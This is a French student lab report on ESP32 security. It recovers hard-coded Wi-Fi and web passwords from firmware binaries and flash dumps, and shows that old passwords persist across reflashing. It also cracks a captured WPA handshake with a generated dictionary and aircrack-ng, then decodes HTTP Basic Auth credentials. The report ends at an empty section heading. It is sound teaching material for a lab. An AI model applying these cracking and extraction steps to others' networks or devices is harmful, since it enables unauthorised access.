SECO TP 1

Nicolas Vadkerti

29 janvier 2020

https://github.com/SlaynPool/CR_SECO/

1 Attaques hors ligne

1.1 AP HTTP

On recupere le fichier .ino disponible sur moodle, on modifie les parametres de l'application comme ceci :

```
code$ head -n15 AP_HTTP.ino
#include <WiFi.h>
#include <WebServer.h>
#define CHANNEL 5
const char *ssid="NicolasV";
const char *pass="87654321";
const char *www_realm="Authentification ESP32";
const char *www_username="Toto";
const char *www_password="Totoro";
IPAddress ip(192,168,42,1);
IPAddress gateway(192,168,42,254);
IPAddress subnet(255,255,255,0);
WebServer server(80);

void wifiAPSetup() {
  Serial.println("wifiAPSetup...");
.................
```

Listing 1 – Modification du .ino



FIGURE 1 – Premier Page

FIGURE 2 – Connection

FIGURE 3 – Reussite

1.2 Fouille du .bin de mon voisin

Voici la ligne de compilation executer par l'IDE :

```
python /home/slaynpool/.arduino15/packages/esp32/tools/esptool_py/2.6.1/esptool.py --
    chip esp32 elf2image --flash_mode dio --flash_freq 80m --flash_size 4MB -o /tmp/
    arduino_build_64730/AP_HTTP.ino.bin /tmp/arduino_build_64730/AP_HTTP.ino.elf
```

Listing 2 – compilation

Le fichier .bin est generer dans tmp arduino build 64730 Buddy ma fourni son binaire qui tourne sur son ESP. Grace à Hexdump nous avons converti le binnaire en caractère lisible :

```
code$ hexdump -C AP_HTTP-Buddy.ino.bin  --length 200
00000000  e9 06 02 2f b0 1e 08 40  ee 00 00 00 00 00 00 00  |.../...@........|
00000010  00 00 00 00 00 00 00 01  20 00 40 3f 7c 65 02 00  |........ .@?|e..|
00000020  c6 95 0d 40 42 95 0d 40  a0 95 0d 40 c6 95 0d 40  |...@B..@...@...@|
00000030  e9 95 0d 40 0c 96 0d 40  0c 96 0d 40 0c 96 0d 40  |...@...@...@...@|
00000040  0c 96 0d 40 66 95 0d 40  b2 95 0d 40 c6 95 0d 40  |...@f..@...@...@|
00000050  e9 95 0d 40 5d 9e 0d 40  da 9d 0d 40 38 9e 0d 40  |...@]..@...@8..@|
00000060  5d 9e 0d 40 81 9e 0d 40  a4 9e 0d 40 a4 9e 0d 40  |]..@...@...@...@|
00000070  a4 9e 0d 40 a4 9e 0d 40  fe 9d 0d 40 49 9e 0d 40  |...@...@...@I..@|
00000080  5d 9e 0d 40 81 9e 0d 40  00 00 00 00 00 00 00 80  |]..@...@........|
00000090  00 00 00 a0 00 00 00 c0  00 00 00 e0 14 14 14 07  |................|
000000a0  07 82 06 75 05 68 04 4e  03 34 02 27 01 1a 00 0d  |...u.h.N.4.'....|
000000b0  02 04 0b 16 03 00 00 00  01 00 00 00 00 00 00 00  |................|
000000c0  20 00 00 00 02 03 01 00                           | .......|
000000c8
code$ hexdump -C AP_HTTP-Buddy.ino.bin |grep SSID
00001110  3a 20 25 73 0d 0a 00 42  53 53 49 44 3a 20 25 73  |: %s...BSSID: %s|
```

Listing 3 – traduction

On voit que quand je cherche le mot SSID, il me repond que ce mots existe à la ligne 00001110. Nous regardons donc a cette ligne pour voir si il ya pas des mots de passes à proximité de la déclaration du SSID et :

```
00001110  3a 20 25 73 0d 0a 00 42  53 53 49 44 3a 20 25 73  |: %s...BSSID: %s|
00001120  0d 0a 00 57 45 42 20 73  65 72 76 65 72 20 73 65  |...WEB server se|
00001130  74 75 70 2e 2e 2e 00 2f  6c 6f 67 69 6e 00 57 45  |tup..../login.WE|
00001140  42 20 73 65 72 76 65 72  20 72 75 6e 6e 69 6e 67  |B server running|
00001150  2e 2e 2e 00 53 65 74 75  70 20 64 6f 6e 65 2e 00  |....Setup done..|
00001160  39 38 37 36 35 34 33 32  00 62 75 64 64 79 00 41  |98765432.buddy.A|
00001170  75 74 68 65 6e 74 69 66  69 63 61 74 69 6f 6e 20  |uthentification |
00001180  45 53 50 33 32 00 32 33  34 35 36 37 38 39 00 63  |ESP32.23456789.c|
00001190  65 73 74 71 75 6f 69 6c  65 63 6f 64 65 00 25 30  |estquoilecode.%0|
000011a0  32 58 3a 25 30 32 58 3a  25 30 32 58 3a 25 30 32  |2X:%02X:%02X:%02|
000011b0  58 3a 25 30 32 58 3a 25  30 32 58 00 00 00 00 00  |X:%02X:%02X.....|
000011c0  00 00 00 00 7c 1b 0d 40  98 1b 0d 40 0c 45 14 40  |....|..@...@.E.@|
```

Listing 4 – On a trouvé !

On comprend rapidement que le premier mots de passes que l'on semble voir est le mots de passes de l'authentification WEB, notament car "buddy" n'est pas le SSID que je vois depuis ma carte Wifi mais plutot "cestquoilecode" Donc on déduis grâce au binaire que on pourra passer l'authentification Web grâce au couple User/PWD : buddy/98765432
Et le Mot de passe du reseau Wifi : 23456789

1.3 Dump d'un binaire depuis une carte

J'ai echangé mon ESP32 avec Buddy. Je m'attend donc à obtenir le même resultat que précedement.
Pour dumper la memoire d'un ESP32, nous allons utiliser la commande suivante :

```
[slaynpool@MiniZbeub]code$ esptool.py read_flash 0x11110 300 AP_HTTP1_dump300.bin
esptool.py v2.8
Found 2 serial ports
Serial port /dev/ttyUSB0
Connecting....
Detecting chip type... ESP32
Chip is ESP32D0WDQ5 (revision 1)
Features: WiFi, BT, Dual Core, Coding Scheme None
Crystal is 40MHz
MAC: 24:0a:c4:1d:2b:38
Uploading stub...
Running stub...
Stub running...
300 (100 %)
300 (100 %)
Read 300 bytes at 0x11110 in 0.0 seconds (63.6 kbit/s)...
```

```
Hard resetting via RTS pin...
[slaynpool@MiniZbeub]code$ hexdump -C AP_HTTP1_dump300.bin
00000000  3a 20 25 73 0d 0a 00 42  53 53 49 44 3a 20 25 73  |: %s...BSSID: %s|
00000010  0d 0a 00 57 45 42 20 73  65 72 76 65 72 20 73 65  |...WEB server se|
00000020  74 75 70 2e 2e 2e 00 2f  6c 6f 67 69 6e 00 57 45  |tup..../login.WE|
00000030  42 20 73 65 72 76 65 72  20 72 75 6e 6e 69 6e 67  |B server running|
00000040  2e 2e 2e 00 53 65 74 75  70 20 64 6f 6e 65 2e 00  |....Setup done..|
00000050  39 38 37 36 35 34 33 32  00 62 75 64 64 79 00 41  |98765432.buddy.A|
00000060  75 74 68 65 6e 74 69 66  69 63 61 74 69 6f 6e 20  |uthentification |
00000070  45 53 50 33 32 00 32 33  34 35 36 37 38 39 00 63  |ESP32.23456789.c|
00000080  65 73 74 71 75 6f 69 6c  65 63 6f 64 65 00 25 30  |estquoilecode.%0|
00000090  32 58 3a 25 30 32 58 3a  25 30 32 58 3a 25 30 32  |2X:%02X:%02X:%02|
000000a0  58 3a 25 30 32 58 3a 25  30 32 58 00 00 00 00 00  |X:%02X:%02X.....|
000000b0  00 00 00 00 7c 1b 0d 40  98 1b 0d 40 0c 45 14 40  |....|..@...@.E.@|
000000c0  bc 19 0d 40 54 17 0d 40  24 45 14 40 00 18 0d 40  |...@T..@$E.@...@|
000000d0  90 1a 0d 40 38 7b 0d 40  c8 44 14 40 5c 7b 0d 40  |...@8{.@.D.@\{.@|
000000e0  74 16 0d 40 f4 44 14 40  1c 19 0d 40 3c 1b 0d 40  |t..@.D.@...@<..@|
000000f0  e0 1a 0d 40 dc 44 14 40  7c 1c 0d 40 c8 16 0d 40  |...@.D.@|..@...@|
00000100  7c 19 0d 40 00 00 00 00  00 00 00 00 4c 45 14 40  ||..@........LE.@|
00000110  98 16 0d 40 18 17 0d 40  a4 16 0d 40 5c 45 14 40  |...@...@...@\E.@|
00000120  00 00 00 00 00 00 00 00  44 45 14 40              |........DE.@|
0000012c
```

Listing 5 – Dump de la memoire flash d'un ESP

On determine L'OFFSET grace à cette ligne vu dans l'arduino IDE :

```
python /home/slaynpool/.arduino15/packages/esp32/tools/esptool_py/2.6.1/esptool.py --
    chip esp32 --port /dev/ttyUSB0 --baud 921600 --before default_reset --after
    hard_reset write_flash -z --flash_mode dio --flash_freq 80m --flash_size detect 0
    xe000 /home/slaynpool/.arduino15/packages/esp32/hardware/esp32/1.0.4/tools/partitions
    /boot_app0.bin 0x1000 /home/slaynpool/.arduino15/packages/esp32/hardware/esp32/1.0.4/
    tools/sdk/bin/bootloader_qio_80m.bin 0x10000 /tmp/arduino_build_64730/AP_HTTP.ino.bin
     0x8000 /tmp/arduino_build_64730/AP_HTTP.ino.partitions.bin
```

Listing 6 – Compilation

Le binaire sera donc ecrit à partir de l'adresse 0x10000 donc on regarde directement à l'adresse 0x10000+0x1110 soit 0x11110

1.4 Remise à Zero de la memoire flash de L'ESP32

Pour cela il suffit d'utiliser la commande suivante :

```
~$ esptool.py erase_flash
esptool.py v2.8
Found 2 serial ports
Serial port /dev/ttyUSB0
Connecting....
Detecting chip type... ESP32
Chip is ESP32D0WDQ5 (revision 1)
Features: WiFi, BT, Dual Core, Coding Scheme None
Crystal is 40MHz
MAC: 24:0a:c4:1d:46:94
Uploading stub...
Running stub...
Stub running...
Erasing flash (this may take a while)...
Chip erase completed successfully in 3.9s
Hard resetting via RTS pin...
[slaynpool@MiniZbeub]~$ esptool.py read_flash  0x0 400000 AP_HTTP1_dump300.bin
esptool.py v2.8
Found 2 serial ports
Serial port /dev/ttyUSB1
Connecting....
Detecting chip type... ESP32
Chip is ESP32D0WDQ5 (revision 1)
Features: WiFi, BT, Dual Core, Coding Scheme None
Crystal is 40MHz
MAC: 24:0a:c4:1d:46:94
Uploading stub...
Running stub...
Stub running...
400000 (100 %)
400000 (100 %)
Read 400000 bytes at 0x0 in 36.1 seconds (88.5 kbit/s)...
```

```
Hard resetting via RTS pin...
[slaynpool@MiniZbeub]~$ hexdump -C AP_HTTP1_dump300.bin
00000000  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
*
00061a80
```

Listing 7 – esptool.py erase flash

On voit que la commande a correctement fonctionner car quand nous lisons la memoire de la carte, nous n'avons que des "ff"

1.5 L'historique des anciens programmes restes sur L'ESP32

En Effet, si on compile/téléverse le programes plusieurs fois sur la carte, tous en modifiant le mots de passe de l'AP par exemple(87654321, 17654321, 27654321), on se rend compte que les anciens MDP sont encore visibles :

```
code$ esptool.py read_flash 0x0 400000 AP_HTTP1_dump300.bin
esptool.py v2.8
Found 2 serial ports
Serial port /dev/ttyUSB0
Connecting......
Detecting chip type... ESP32
Chip is ESP32D0WDQ5 (revision 1)
Features: WiFi, BT, Dual Core, Coding Scheme None
Crystal is 40MHz
MAC: 24:0a:c4:1d:46:94
Uploading stub...
Running stub...
Stub running...
400000 (100 %)
400000 (100 %)
Read 400000 bytes at 0x0 in 36.0 seconds (88.8 kbit/s)...
Hard resetting via RTS pin...
[slaynpool@MiniZbeub]code$ hexdump -C AP_HTTP1_dump300.bin |grep 7654321
0000a540  38 37 36 35 34 33 32 31  00 00 00 00 00 00 00 00  |87654321........|
0000a8e0  31 37 36 35 34 33 32 31  00 00 00 00 00 00 00 00  |17654321........|
0000ac80  32 37 36 35 34 33 32 31  00 00 00 00 00 00 00 00  |27654321........|
00011180  33 32 00 32 37 36 35 34  33 32 31 00 4e 69 63 6f  |32.27654321.Nico|
```

Listing 8 – On voit les anciens PWD

On peut donc voir que le Premier MDP est stocké à l'adresse 0x0a540
Le second MDP est stocké à l'adresse 0x0a8e0
Le mots de passe actuelle est stocké à l'adresse 0x0ac80 et l'ancienne adresse 0x011180

2 Attaques en fonctionnement à distance

2.1 Creation d'un dictionnaire

On veut créer un dictonnaire contenant chaques mdp avec que des chiffres, sans doublons :

```
def gen():
    dico = open("dico.txt", "w")
    #dico.write("")
    for a in range(0,10):
        for z in range(0,10):
            if z != a:
                for e in range(0,10):
                    if e !=a and e!=z:
                        for r in range(0,10):
                            if r!=a and r!=z and r!=e:
                                for t in range(0,10):
                                    if t!=a and t!=z and t!=e and t!=r:
                                        for y in range(0,10):
                                            if y!=a and y!=z and y!=e and y!=r and y!=t:
                                                for u in range(0,10):
                                                    if u!=a and u!=z and u!=e and u!=r
                                                        and u!=t and u!=y:
                                                        for i in range(0,10):
                                                            if i!=a and i!=z and i!=e
                                                                and i!=r and i!=t and i!=
                                                                y and i!=u:
                                                                dico.write(str(a)+str(z)
                                                                    +str(e)+str(r)+str(t)
                                                                    +str(y)+str(u)+str(i)
                                                                    +"\n")
    dico.close()
gen()
```

Listing 9 – Mon générateur de dictionnaire

Le dictionnaire généré semble etre de la taille que vous nous avez indiquez et semble générer les bons nombres

```
genDico$ sl
total 16M
drwxr-xr-x 2 slaynpool slaynpool 4,0K janv. 29 15:10 .
drwxr-xr-x 4 slaynpool slaynpool 4,0K janv. 29 14:58 ..
-rw-r--r-- 1 slaynpool slaynpool  16M janv. 29 15:38 dico.txt
-rw-r--r-- 1 slaynpool slaynpool 1,2K janv. 29 15:38 genDico.py
[slaynpool@MiniZbeub]genDico$ head dico.txt
01234567
01234568
01234569
01234576
01234578
01234579
01234586
01234587
01234589
01234596
```

Listing 10 – Mon dictionnaire

2.2 Utilisation de aircrack-ng sur le fichier ap1.pcap

On utilise aircrack-ng comme ceci :

```
[slaynpool@MiniZbeub]manip$ aircrack-ng -w dico.txt -b 24:0a:c4:11:03:11 ap1.pcap
Reading packets, please wait...
Opening ap1.pcap
Read 707 packets.
1 potential targets
                          Aircrack-ng 1.6 rev e708c21e

      [00:01:55] 1018600/1814400 keys tested (8948.72 k/s)

      Time left: 1 minute, 28 seconds                            56.14%

                          KEY FOUND! [ 54921037 ]


      Master Key     : A0 95 76 12 96 52 BD 1A 28 B3 65 97 81 8F F8 D7
                       8A CB 87 74 93 ED F5 92 B1 C8 E9 5A 99 D5 D4 98

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 09 3F 16 D3 78 C3 11 A6 E0 A1 5D 6B B2 B8 45 15
```

Listing 11 – aircrack

Nous avons donc reussi à obtenir la clé de l'AP et celle-ci est "54921037"!!!!

2.3 Décodage de trame http

Nous avons trouvé la clé du reseau précedament, il faut donc que WireShark la connaisse pour pouvoir déchiffré les trames : A partir de là, nous somme donc capable d'interpréter les trames et donc les trames http :



FIGURE 4 – Ajoute de la Clé dans wireshark

On choisis une trame GET/login :



FIGURE 5 – Ajoute de la Clé dans wireshark

Donc on sait que c'est du base64

```
[slaynpool@MiniZbeub]~$ echo  YWRtaW46NjIwODUxOTQ=|base64 -d
admin:62085194
```

Listing 12 – Decodage du base 64

Le couple USER/PWD est admin/62085194

2.4 Realisation de la manip sur la puce de mon voisin